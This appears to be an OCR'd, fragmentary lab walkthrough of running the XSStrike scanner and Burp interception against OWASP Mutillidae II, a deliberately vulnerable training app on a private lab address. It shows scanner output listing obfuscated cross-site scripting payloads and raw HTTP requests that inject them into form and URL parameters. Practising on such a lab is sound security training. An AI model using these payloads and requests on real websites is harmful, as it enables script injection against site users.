[+] Payload: <HtMl%09onmoUsEovER%0a=%0aconfirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ^[[B^[[B^[[B
```



```
──────────────────────────────────────────────────
[+] Payload: <A%0aONpOINTErENTEr+=+(prompt)``>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

textfile=<A%0aONpOINTErENTEr+=+(prompt)``>v3dm0s&text-file-viewer-php-submit-button=View+File
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

- WASP 2013
- WASP 2010
- WASP 2007
- eb Services
- TML 5
- thers
- ocumentation
- esources

etting Started: Project Whitepaper

Hacker Files of Old

Back Help Me!

Hints

Take the time to read some of these great old school hacker text files. Just choose one form the list and submit.

Text File Name: Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

View File

For other great old school hacking texts, check out http://www.textfiles.com/ .

File: v3dm0

User Info (SQL)

User Lookup (SQL)

Back Help Me!

Hints

Switch to SOAP Web Service version Switch to XPath version

Please enter username and password to view account details

Name: admin

Password: •••••

View Account Details

Dont have an account? Please register here

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  GET /mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php
9  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
------------------------------------------------------------
[+] Payload: <A%09OnmousEOVER%09=%09a=prompt,a()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 GET /mutillidae/index.php?page=user-info.php&username=<A%09OnmousEOVER%09=%09a=prompt,a()%0dx>v3dm0s&password=admin&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

User Lookup (SQL)

Back Help Me!

Hints

Switch to SOAP Web Service version Switch to XPath version

Authentication Error: Bad user name or password

Please enter username and password to view account details

Name admin


Password •••••


View Account Details

Dont have an account? Please register here

Results for "v3dm0s".0 records found.

Set Background Color





```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=set-background-color.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="background_color=FF00000&set-background-color-php-submit-button=Set+Background+Color"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
--------------------------------------------------------------------------------
[+] Payload: <D3v%09oNMOUSeOVer%0a=%0a(confirm)()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 84
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=set-background-color.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 background_color=<D3v%09oNMOUSeOVer%0a=%0a(confirm)()%0dx>v3dm0s&set-background-color-php-submit-button=Set+Background+Color
```

Set Background Color

Back Help Me!

Hints

Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

Set Background Color

The current background color is v3dm0s

HTML5 Storage

HTML 5 Storage

Back Help Me!

Hints

HTML 5 Web Storage

Web Storage		
Key	**Item**	**Storage Type**
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

Session Local Add New

Session Storage Local Storage All Storage

Intercept | HTTP history | WebSockets history | Options

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 GET /mutillidae/index.php?page=html5-storage.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=html5-storage.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=html5-storage.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

        XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
------------------------------------------------------------

------------------------------------------------------------
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
------------------------------------------------------------
[+] Payload: <D3v%0aONpOinTeRentEr%09=%09a=prompt,a()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 GET /mutillidae/index.php?page=<D3v%0aONpOinTeRentEr%09=%09a=prompt,a()>v3dm0s HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation

Page Not Found

Back Help Me!

Validation Error: 404 - Page Not Found

Capture Data Page




```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=capture-data.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18544
--------------------------------------------------------------------------------
[+] Payload: <d3v%0aONmoUsEOVEr+=+confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <HTMl/+/OnmouseOVER%09=%09(prompt)``//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <DETails%0donPOINtERENtER+=+confirm()%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <d3V%09ONMoUseover%0d=%0d(confirm)()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <d3V/+/oNMOuseOVER+=+confirm()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <DEtAILS%0aoNtogglE%09=%09(prompt)``//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <HtmL%09oNpOiNtErentEr%0a=%0a[8].find(confirm)%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80


Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 GET /mutillidae/index.php?page=<HtmL%09oNpOiNtErentEr%0a=%0a[8].find(confirm)%0dx> HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=capture-data.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```



Document Viewer




Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation%2Fchange-log.html&document-viewer-php-submit-button=View+Document HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://10.0.2.10/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php
9  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```



Intercept | HTTP history | WebSockets history | Options

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
